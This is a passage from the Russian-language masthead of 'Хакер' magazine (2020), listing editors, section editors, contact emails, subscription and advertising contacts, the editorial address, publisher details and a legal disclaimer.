pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Илья Русанен
rusanen@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

Евгений Зобнин
zobnin@glc.ru

Татьяна Чупрова
chuprova@glc.ru

Андрей Васильков
the.angstroem@gmail.com

Валентин Холмогоров
valentin@holmogorov.ru

Виктор Олейников
fabulous.faberge@yandex.ru

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке: lapina@glc.ru
Вопросы по материалам: support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2020